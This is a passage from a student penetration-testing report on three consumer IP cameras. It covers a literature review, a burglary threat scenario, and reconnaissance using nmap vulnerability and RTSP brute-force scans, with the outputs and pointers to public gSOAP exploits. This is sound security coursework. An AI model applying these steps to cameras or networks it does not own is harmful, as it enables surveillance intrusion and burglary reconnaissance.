

Internet of Things Security
Case Study:

IP CAMERAS



UNIVERSITÀ
DEGLI STUDI DI BARI
ALDO MORO

Members:

Eugenio

Claudia

Michele

Mario

INDEX

1. Introduction.....	3
2. IP cams' Vulnerability Assessment: Light Literature Review at the State of the Art	4
3. Vulnerability Assessment and Penetration Test.....	6
Our Devices.....	6
Threat Scenario	7
Template of the Attack.....	8
3.1 Reconnaissance.....	9
TAPO C200.....	12
VICTURE PC440	14
SRIITALIA SP017-S	16
3.2 DoS attack: De-authentication	18
TAPO C200.....	24
VICTURE PC440	25
SRIITALIA SP017-S	26
3.3 Man In The Middle – MITM	27
TAPO C200.....	30
VICTURE PC440	32
SRIITALIA SP017-S	35
4. Comparative Analysis	40
SRIITALIA SP017-S	40
5. References.....	41

1. Introduction

The Internet of Things (IoT) is the network of physical objects or "things" embedded with electronics, software, sensors, and network connectivity, which enables these objects to collect and exchange data. IoT allows objects to be sensed and controlled remotely across existing network infrastructure, creating opportunities for more direct integration between the physical world and computer-based systems.

The use of IoT devices has increased exponentially over time and knowingly or unknowingly our data is captured by IoT devices on a daily basis.

Some current research reveals that in most cases there are no security controls implemented on these devices [5] .

The exponential rise in the use of IoT devices, more processing of sensitive data by these devices, and their mass exploitation was the motivation behind our work. In particular, our work falls into a specific category of IoT devices which is the one related to the Internet Protocol (IP) Cameras.

Nowadays, IP cameras have become omnipresent in today's world due to their price and accessibility: they can be found in most shops, organizations, and many homes.

Although, these have a history of being insecure [2] .

Hacking of IP surveillance camera systems came to public attention in 2016 when the high bandwidth and resources were exploited for a massive Mirai Distributed Denial of Service attack that affected one-third of all US Internet services [1] . The Mirai botnet allowed hackers to barrage websites with up to 1.1 Terabytes per second of traffic, and the hacked Internet of Things devices used in this army included IP cameras [2] .

Our work targets the vulnerability assessment and penetration test performed on three commercial and low-cost IP Cams:

- Tapo C200,
- Victure PC440,
- SriItalia SP017-S.

The workflow can be divided into two main tasks:

- IP cams' vulnerability assessment (Light Literature Review) at the state of the art: in this phase, we gathered a few scientific articles to find out the most common vulnerability assessment and penetration test techniques.
- The actual vulnerability assessment and penetration tests performed on the already cited devices.

2. IP cams' Vulnerability Assessment: Light Literature Review at the State of the Art

For the drafting of this documentation, we performed a literature review from which it came out that most of the IP cameras out there have serious vulnerability problems regarding security and privacy.

Five scientific papers were considered concerning testing IP cameras in search of vulnerabilities, techniques, and tools to exploit them.

Tests were performed on the following IP cameras:

- *GeoVision GV-FD220D 2MP H.264 IR fixed IP Dome camera*
- *Foscam FI9826W*
- *Hikvision DS-2CD2535FWD-I(W)(S)*
- *Merit-LILIN LR2522E4*
- *Merit-LILIN PR722ES4.3*
- *Sricam SP008*
- *Sricam SP017*
- *Tapo C200*
- *Linksys camera*
- *Dlink camera*

According to the articles, common vulnerabilities affect the majority of each device, which were subject to major types of attacks that could be carried out by an attacker through the use of several tools. In most cases, the purpose for which these attacks were carried out was to invade the privacy of a target or to create issues in service delivery, as in the well-known Mirai attack, using precisely devices to create a botnet.

We filled two tables to summarize the main attacks and tools obtained during the literature review.

Table 1 includes the main attacks performed against the devices:

Table 1: main attacks performed against the devices

Attack Name	Description
RECONNAISSANCE ¹	Reconnaissance consists of techniques that involve adversaries actively or passively gathering information that can be used to support targeting while planning future operations.
DENIAL OF SERVICE	It's a malfunction of a device due to a computer attack. Generally, such attacks aim to undermine the availability of service by overloading the system and making an arbitrarily large number of requests, sometimes in a distributed manner (Distributed Denial of Services or DDoS).
BRUTE FORCE	Involve an attacker using a list of words and values to login to a server, webpage, or system.
ARP POISONING (MAN IN THE MIDDLE)	The attacker secretly relays and possibly alters the communications between two parties who believe that they are directly communicating with

¹ Depending on the literature, the *reconnaissance* phase was considered as a type of attack

MEDIA EAVESDROPPING (MAN IN THE MIDDLE)	each other, as the attacker has inserted themselves between the two parties. Obtain the multimedia stream transmitted using third-party software.
MOTION ORACLE	Detect traffic related to the IP cam's motion detection service that can be used to deduce information about the victim by monitoring the frequency of these packets. Furthermore, an attacker can trivially filter out such packets and deceive the victim.
PRE-CONNECTION ATTACK: DE-AUTHENTICATION (DoS ATTACK)	A Wi-Fi de-authentication attack is a type of denial-of-service attack that targets communication between a user and a Wi-Fi wireless access point. With this attack, one can disconnect a client from the access point that it is connected to.

Table 2 represents the main tools used by attackers and how they are categorized depending on the task they aim to achieve.

Table 2: main tools used by attackers cataloged by the attack

Tool	Description	Category
NMAP ANGRY IP SCANNER	Network exploration tool and security/port scanner	Information Gathering
WIRESHARK	Interactively dump and analyze network traffic	Sniffing & spoofing
NIKTO	Web Server Scanner	Vulnerability analysis
BURPSUITE	Platform to perform security testing of web application	Web Application Analysis
METASPLOIT	An open-source platform that supports vulnerability research, exploit development, and the creation of custom security tools.	Exploitation
OPHCRACK	Password cracker based on rainbow tables	Password Attack
HYDRA	Network login cracker which supports numerous attack protocols	Password Attack
ETTERCAP	Multipurpose Network sniffer/analyzer/interceptor/logger	Sniffing & Spoofing
NESSUS	Is a remote security scanning tool	Vulnerability Analysis

3. Vulnerability Assessment and Penetration Test

Confidentiality, integrity, and availability work together to provide us usable systems with these features so that our data and information have good security; but if one of those is lost, that becomes a vulnerability an attacker can exploit.

Having in mind the three pillars of security, we identified a template of attack that could undermine each element of the CIA triad.




Figure 1: CIA Triad security pillars

We wanted our work to be replicable, that's why we designed a template of attack, widely basing the latter on several attacks we were able to retrieve in the "IP cams' Vulnerability Assessment: Light Literature Review at the State of the Art" phase.

Before presenting our template, we're going to introduce our devices, providing a little description of these last; the latter section is followed by the threat scenario one.

Our Devices

All the components performed the vulnerability assessment by using windows systems, Kali Linux VMs, and Kali Linux live distro.

Attacking devices:

- HP 14-cf0002nl. OS: Windows 10/Kali Linux dual boot
- HP Pavilion Laptop 15eg0028nl. OS: Windows 11/Kali Linux live
- Acer Nitro AN517-52. OS: Windows 11/Kali Linux live
- Lenovo G50. OS: Parrot OS

Due to some constraints about the use of certain kali commands – the `airodump-ng` tool required the use of a *wireless* connection but VMs interpret the latter as *ethernet* connections –, we couldn't use virtual machines that's why, excluding the first machine in which the kali distro was embedded in the device, we had to craft a USB flash drive with the kali live iso burned in it.



Figure 2: Our devices: TAPO C200 (left), Victure PC440 (center), SriItalia SP017-S (right)

The IP Cams, on which we performed the vulnerability assessment, were the following:

- *TapoC200*: The Tapo C200 is an IP camera designed for home use. Tapo C200 has several technical features such as compatibility with the main smart home systems (e.g., Alexa and Google Assistant); night vision, resolution up to Full HD; motion detection; acoustic alarm; data storage; voice control; use with third-party software; webcam mode. To use the Tapo C200, a TP-Link account is required which allows access to the various cloud services offered. Access to the TP-Link account is via the Tapo app, which is available free. The application has a simple and intuitive user interface, from which it is possible to use and manage the devices of the Tapo family, including the Tapo C200. The range of services offered for the Tapo C200 includes Remote access and control of the Tapo C200; Sharing the Tapo C200 with other accounts; synchronization of settings; integrating the Tapo C200 with smart home systems and receiving motion notifications.
- *Victure PC440*: It's an indoor wi-fi camera that offers several features such as sound and motion detection, two-way audio, night vision, and cloud / SD storage. It's a system designed for the surveillance of infants, the elderly, and pets. It is supported by the secure and tested Amazon Web Service (AWS) to protect the privacy of its client. AWS complies with FBI Criminal Justice Information Security (CJIS) standards. All Victure data transmissions adopt the HTTPS encryption protocol, protecting all communications between user and server. For example, when streaming cameras feed the o mobile phone, Victure protects the data stream with multiple security layers such as HTTPS, transport layer security, and Twofish encryption.
- *SriItalia SP017-S*: It's an IP security camera smartly designed to let users watch live videos directly from home, office, or anywhere. It offers many features such as remote control, Infrared night vision, local storage feature, motion detection, and email notification while providing uninterrupted video recording. Furthermore, it can be synchronized via AP Hotspot when offline so that, using a wireless access point, the camera can be connected to the phone directly without a router.

Threat Scenario

The basic threat scenario we considered is the one provided by article [2] as follows:

“The Threat Scenario involves a Threat Actor who plans to burgle a small business or home. The building is fitted with one or more IP cameras, and a user may be viewing the stream(s) periodically. We assume that the attacker has connected unlawfully to a Wireless Access Point (WAP) using the Aircrack-ng suite, or by finding that the access point is unsecured. The Threat Actor is a criminal with limited knowledge of hacking tools, who wish to break into the premises. They intend to steal as many valuables as possible without raising suspicion. The Threat Actor may access IP cameras to perform reconnaissance, steal information, or break-in at a later date. They also wish to disrupt the camera feed to avoid being identified during the burglary. While the main motivation in this scenario is money, political motivation could also be applied. The Target Assets include the IP Cameras (their feed, connectivity, and accessibility), the layout of the building and valuables inside, the user's device used for streaming, and any personal information that could be used to identify the individuals who may work or reside in the building.”

NOTE: in some cases, the threat scenario slightly becomes more detailed to be able to consider different attacks perspectives. In the latter cases, we always specified the morphing of the scenario within the corresponding part of the documentation.

Template of the Attack

All the scientific articles agreed on the first step to performing vulnerability assessment: *Reconnaissance*.

Reconnaissance consists of techniques that involve adversaries actively or passively gathering information that can be used to support targeting while planning future operations.

Even if the *reconnaissance* task is all about data gathering, we considered it as an attack since we were able to find engaging and exploitable information about each device.

For what concerns the second step, we opted for a *DoS attack*, to be more precise, a *De-authentication attack* which is catalogued as a *pre-connection attack*.

De-authentication is a type of *denial-of-service attack* that targets communication between a user – in our case the IP Cam – and a Wi-Fi wireless access point.

With this attack, one can disconnect a client from the access point that it is connected to.

Referring to the CIA triad, the de-authentication attack can undermine the *availability* of the system.

Lastly, we decided to replicate a Man-in-the-middle (MITM) attack.

In a MITM attack, the attacker secretly relays and possibly alters the communications between two parties who believe that they are directly communicating with each other, as the attacker has inserted themselves between the two parties.

Specifically, in some cases, we were able to perform a video and audio eavesdropping attack, obtaining the multimedia stream transmitted using a third-party software but also simply sniffing the packet shared within the communication – ARP Poisoning MITM.

Both the MITM attacks can undermine the *confidentiality* and *integrity* of the system.




Figure 3: Template of the attack

3.1 Reconnaissance

Description: Reconnaissance consists of techniques that involve adversaries actively or passively gathering information that can be used to support targeting while planning future operations.

Tools: browser; ONVIF; ifconfig; netdiscover; Nmap; Angry IP Scanner; Wireshark; Burpsuite.

Before using any tool, we just queried the browser with the IP of the Cam to see if it was accessible via browser on port 80 – i.e., we simply searched for the `http://[IP_of_the_CAM]` URL.

Then we needed to find the IP of the IP Cam on the net, and we did this employing the `netdiscover` tool which is used to gather all the important information about the network, specifically the connected clients and the router.

To accomplish this, we ran the

```
ifconfig
```

command, followed by

```
sudo netdiscover -r [network_interface_IP_subnet]
```

- `-r`: specifies an IP range to search for.
- `[network_interface_IP_subnet]`: in Figure 4 the IP subnet for the `wlan0` ranges from 192.168.1.1 to 192.168.1.254 – which is the last IP that a client can have – so, in this case, to scan the entire range of values (192.168.1.1, 192.168.1.2, 192.168.1.3, ..., 192.168.1.254) we specify `192.168.1.1/24`.

Otherwise, the last command can be substituted by the following:

```
sudo netdiscover -i [network device]
```

- `-i`: enables to specify a network device.
- `[network_device]`: in our case `wlan0`.

We recommend using the first command since the latter is slower.


After launching the `netdiscover` command, the window will prompt with the devices found in the network.

```
kali@kali:~$ ifconfig
eth0: flags=4096<UP,BROADCAST,MULTICAST> mtu 1500
    ether 08:97:98:ef:d6:92 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 496 bytes 43540 (42.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 496 bytes 43540 (42.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.133 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::da94:5828:7f0e:4430 prefixlen 64 scopeid 0<link>
    ether e8:2b:e9:9d:56:07 txqueuelen 1000 (Ethernet)
    RX packets 13666 bytes 17285782 (16.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6027 bytes 793266 (716.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$ sudo netdiscover -r 192.168.1.1/24
```



Currently scanning: Finished! | Screen View: Unique Hosts

15 Captured ARP Req/Rep packets, from 5 hosts. Total size: 666

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	0c:b6:d2:6a:fc:98	8	336	D-Link International
192.168.1.126	16:8a:80:f3:fe:fb	1	42	Unknown vendor
192.168.1.138	14:b2:e5:9d:91:80	1	42	Shenzhen iComm Semiconductor CO.,
192.168.1.147	32:54:8f:56:9f:7e	1	42	Unknown vendor
192.168.1.137	d8:a3:5c:ec:a1:ce	4	284	Samsung Electronics Co.,Ltd

Figure 4: netdiscover output

To demonstrate how the camera can be used by a hacker as an attack vector to penetrate the network, researchers ran Nmap (a free and open-source network scanner) on the camera. This is done to identify open services which could be subsequently exploited.

Nmap² (“Network Mapper”) is an open-source tool for network exploration and security auditing. The standardized command we used is the following:

```
nmap --script=vulners.nse -A -sV [IP_of_the_CAM]
```

where:

- `--script`: It allows users to write (and share) simple scripts to automate a wide variety of networking tasks.
- `vulners.nse`³: NSE script uses info about known services to provide data on vulnerabilities
- `-A`: Enable OS detection, version detection, script scanning, and traceroute.
- `-sV`: Investigate open ports to determine service/version info.
- `[IP_of_the_CAM]`: IP of the cam.

If the Nmap scan detected some open ports, we used Burpsuite to exploit them by sending the `http://[IP_of_the_CAM]:[OPEN_PORT]` to the repeater.

Based on the literature, exploitable information could be whether the cam was ONVIF compatible or not.

ONVIF (Open Network Video Interface Forum) is an organization whose aim is to promote compatibility between video surveillance equipment so that systems, made by different companies, are interoperable. ONVIF provides an interface for communication with the different equipment through the use of various protocols.

It, also, provides different configuration profiles to make the best use of the different technical features. [4]

In the case the cam was ONVIF compatible – at least with the profile *s*, which features are *user authentication*, *NTP support*, and *H264 audio and video streaming* using *RTSP* – we, also, launched the following command – suggested by the [5] article – to find any exploitable RTSP URLs:

```
nmap -A --script rtsp-url-brute -p [open_rtsp_port] [ip_of_the_cam]
```

Real-Time Streaming Protocol (RTSP) is an application-level network communication system that transfers real-time data from multimedia to an endpoint device by communicating directly with the server streaming the data⁴. RTSP is used to send real-time media streams: it sends data between the IP cam and the smartphone.

In a few words, finding an exploitable RTSP URL means watching the streaming of the CAM live.

Such URLs must be submitted in a third-party software, such as iSpy or VLC.

² <https://nmap.org/>

³ <https://nmap.org/nsedoc/scripts/vulners.html>

⁴ <https://www.techtarget.com/searchvirtualdesktop/definition/Real-Time-Streaming-Protocol-RTSP>

In this phase, we also used another tool suggested in the literature as a counterproof of what was retrieved via the `nmap` scan: the Angry IP Scanner⁵ tool.

Angry IP Scanner (or simply `ipscan`) is an open-source and cross-platform network scanner designed to scan IP addresses and ports as well as many other features.

We used it, in combination with `nmap`, to discover new open ports and any exploitable vulnerabilities.




Figure 5: Angry IP scan usage

During the reconnaissance phase, we launched Wireshark in the hope to find some exploitable information. Indeed, all the traffic, starting from the login phase, on the mobile application, to the binding of the mobile device with the camera, has been collected in relatives `.pcap` files to be analysed.

⁵ <https://angryip.org/>

TAPO C200

Tapo C200 is compatible with the ONVIF's profile S.

Profile S is one of the most basic profiles and is designed for IP-based video systems, the features provided for Profile S, that are compatible with the Tapo C200, are user *authentication*, *NTP support*, and *H264 audio and video streaming* using *RTSP*. [4]

TP-Link Corporation Limited				
Product Name	Application Type	Profiles	Version	Date Approved
Tapo C200	Device		1.1.21 Build 220607 Rel.38880n(4555)	2022-06-11
Tapo C200(EU)	Device		1.1.0 Build 201118 Rel.56086n(FFFF)	2021-01-12

Figure 6: TAPO C200 Onvif compatibility. The profile was "S".

This information can be used to find exploitable RTSP URLs. Unfortunately, besides the fact whether the URL is correct or not, it required the use of the personal username and password and, if an attacker doesn't know these, he has only two options: to brute force or to throw in the towel.

Inserting the IP in the browser wasn't useful.

While launching the `nmap` command, we were able to find the following open ports: 443, 554, 2020, and 8800 which exposed some services, listed in Figure 7.

```
$sudo nmap --script=vulners.nse -sV 192.168.1.121 |
[sudo] password di mario:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-17 10:19 CEST
Nmap scan report for 192.168.1.121
Host is up (0.21s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
443/tcp   open  ssl/nagios-nsc Nagios NSCA
|_http-trane-info: Problem with XML parsing of /evox/about
554/tcp   open  rtsp         DoorBird video doorbell rtspd
2020/tcp  open  soap        gSOAP 2.8
|_http-server-header: gSOAP/2.8
|_vulners:
|_cpe:/a:genivia:gsoap:2.8:
|_SSV:96284 6.8 https://vulners.com/seebug/SSV:96284 *EXPLOIT*
|_CVE-2019-7659 6.8 https://vulners.com/cve/CVE-2019-7659
|_CVE-2017-9765 6.8 https://vulners.com/cve/CVE-2017-9765
8800/tcp  open  sunwebadmin?
MAC Address: B0:95:75:FE:92:14 (Tp-link Technologies)
Service Info: Device: webcam
```


Figure 7: Tapo nmap vulnerabilities scan output

The command exposed also some vulnerabilities that we were able to simply find on the web.

By making a quick research, according to the `vulners.nse` script, one vulnerable service could be *gSOAP* – version 2.8.

Querying *exploitDB* we identified 2 vulnerabilities:

- 1) Path traversal (<https://www.exploit-db.com/exploits/47653>)
- 2) Dos attack (<https://www.exploit-db.com/exploits/46261>)



The screenshot shows the Exploit Database search results for the query 'gSOAP'. The interface includes a search bar with the query 'gSOAP', a 'Filters' button, and a 'Reset All' button. Below the search bar, there are checkboxes for 'Verified' and 'Has App', and a 'Show' dropdown set to '15'. The results are displayed in a table with columns: Date, D (Download), A (Add), V (Vote), Title, Type, Platform, and Author. Two entries are shown:

Date	D	A	V	Title	Type	Platform	Author
2019-11-13				gSOAP 2.8 - Directory Traversal	WebApps	PHP	numan türle
2019-01-28				Sricam gSOAP 2.8 - Denial of Service	DoS	Hardware	Andrew Watson

At the bottom, it says 'Showing 1 to 2 of 2 entries (filtered from 45,032 total entries)'. There are also navigation links: FIRST, PREVIOUS, 1 (selected), NEXT, and LAST.

Figure 8: TAPO vulnerabilities found on exploitDB

This new information led us to a Github repository, namely [birfu/gsoap2.8-dos-exploit](https://github.com/birfu/gsoap2.8-dos-exploit)⁶, which is a tool designed to perform DoS attacks on IP Cameras by sending multiple incomplete HTTP requests. We used this tool in the de-authentication phase.

We also tried to use the Angry IP Scanner tool which resulted in a new open, but not exploitable, port: 20002.

We also launched the `nmap` command to gather RTSP's exploitable URLs but, unfortunately, they were all listed as 401.


After a quick search on the web, we found that the cam could be accessed via third-party services employing the following URL:

```
rtsp://[username]:[password]@192.168.1.121:554/stream1
```

It seems clear that a scammer must know the `username/password` match to follow the live streaming. Anyway, we were able to use this information during the MITM phase.

Using Burpsuite, we tried to inspect the responses of the previously listed camera's services.

Inspecting the traffic among all of the different ports, we got a response only from port 2020.



The screenshot shows the Burpsuite interface with the 'Pretty' tab selected. It displays an HTTP response from 192.168.1.121:2020. The response is an HTML document with a JavaScript function named 'jump()' that redirects the browser to 'http://192.168.1.121/'. The response headers are:

```
1 HTTP/1.1 200 OK
2 Server: gSOAP/2.8
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 187
5 Connection: close
```

The HTML body contains the following code:

```
7 <HTML>
8   <head>
9     <script language='javascript' type='text/javascript'>
10       function jump(){
11         location.href='http://192.168.1.121/';
12       }
13     </script>
14   </head>
15   <body onload="jump()">
16     Please wait...
17   </body>
18 </HTML>
```

Figure 9: Burpsuite 192.168.1.121:2020

Unluckily, nothing interesting was detected.

Same thing goes for the Wireshark tool, we couldn't identify any interesting exchange.

⁶ <https://github.com/bitfu/sricam-gsoap2.8-dos-exploit>

VICTURE PC440

Victure PC440 turned out to be not ONVIF compliant.

While inserting the IP of the camera into the browser no web page was found.

Running the `nmap` command to gather some known vulnerabilities on the device we didn't obtain any useful information about exploitable open ports.

```
(kali@kali)-[~]
$ nmap --script=vulners.nse -A -sV 192.168.1.163
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-20 07:32 EDT
Nmap scan report for VICTURE_YZ02 (192.168.1.163)
Host is up (0.023s latency).
All 1000 scanned ports on VICTURE_YZ02 (192.168.1.163) are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
```

Figure 10: VICTURE nmap scan for vulnerabilities

Not satisfied, we attempted to use another tool we found in the literature which is the Angry IP Scanner but no open ports were found.




Figure 11: Angry IP Scanner on launched on the Victure camera. No open ports were found.

We tried to launch the `nmap` commands to scan for any exploitable vulnerabilities and after several research on the web, we found some well-known vulnerable ports of Victure systems, so we tried to analyse these through the `nmap` tool.

```
(kali@kali)-[~]
$ sudo nmap -sS -sU -p 65000,782,1064,2148,4672,6970,6971,19047,20411,20679,21131,21354,23176,33744,40724,46836,49199,53037,1064,2148,4672,6970,6971, 192.168.1.50
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 17:32 UTC
WARNING: Duplicate port number(s) specified. Are you alert enough to be using Nmap? Have some coffee or Jolt(tm).
Nmap scan report for VICTURE_YZ02 (192.168.1.50)
Host is up (0.0048s latency).
Not shown: 18 closed tcp ports (reset), 12 closed udp ports (port-unreach)
PORT      STATE      SERVICE
782/udp    open|filtered hp-managed-node
6970/udp    open|filtered unknown
19047/udp   open|filtered unknown
21131/udp   open|filtered unknown
33744/udp   open|filtered unknown
46836/udp   open|filtered unknown
MAC Address: 34:20:03:AA:3A:26 (Shenzhen Feitengyun Technology)
Nmap done: 1 IP address (1 host up) scanned in 7.36 seconds
```

Figure 12: nmap command with new flags on the Victure

We discovered some ports set in the state “open|filtered”. Nmap places ports in this state when it cannot determine whether a port is open or filtered; it can also mean that a packet filter has "dropped" the probe or any response has been generated.

So, we decided to investigate deeper about them using the standardized command, described before, with some different flags

```
sudo nmap -sS -sU -p [ports] [IP_of_the_cam]
```

and

```
sudo nmap --script = vulners.nse -sS -sU -p [ports] [IP_of_the_cam]
```

in which:

- -sS: it is the stealth mode that allows to bypass detection systems.
- -sU: UDP ports.
- -p: Investigate open ports to determine service/version info.
- [IP_of_the_cam]: Device IP Address.

```
[slink@slirk]-[~]  
$ sudo nmap --script=vulners -sS -sU -p 782,6970,19047,21131,33744,46836,56968 192.168.1.38  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 10:43 CEST  
Nmap scan report for VICTURE_YZ02.home (192.168.1.38)  
Host is up (0.014s latency).  
  
PORT      STATE SERVICE  
782/tcp    closed hp-managed-node  
6970/tcp   closed conductor  
19047/tcp  closed unknown  
21131/tcp  closed unknown  
33744/tcp  closed unknown  
46836/tcp  closed unknown  
56968/tcp  closed unknown  
782/udp    closed hp-managed-node  
6970/udp   closed unknown  
19047/udp  closed unknown  
21131/udp  closed unknown  
33744/udp  closed unknown  
46836/udp  closed unknown  
56968/udp  closed unknown  
MAC Address: 34:20:03:AA:3A:26 (Shenzhen Feitengyun Technology)  
Nmap done: 1 IP address (1 host up) scanned in 2.11 seconds
```

Figure 13: nmap vulnerability scan on the Victure Cam

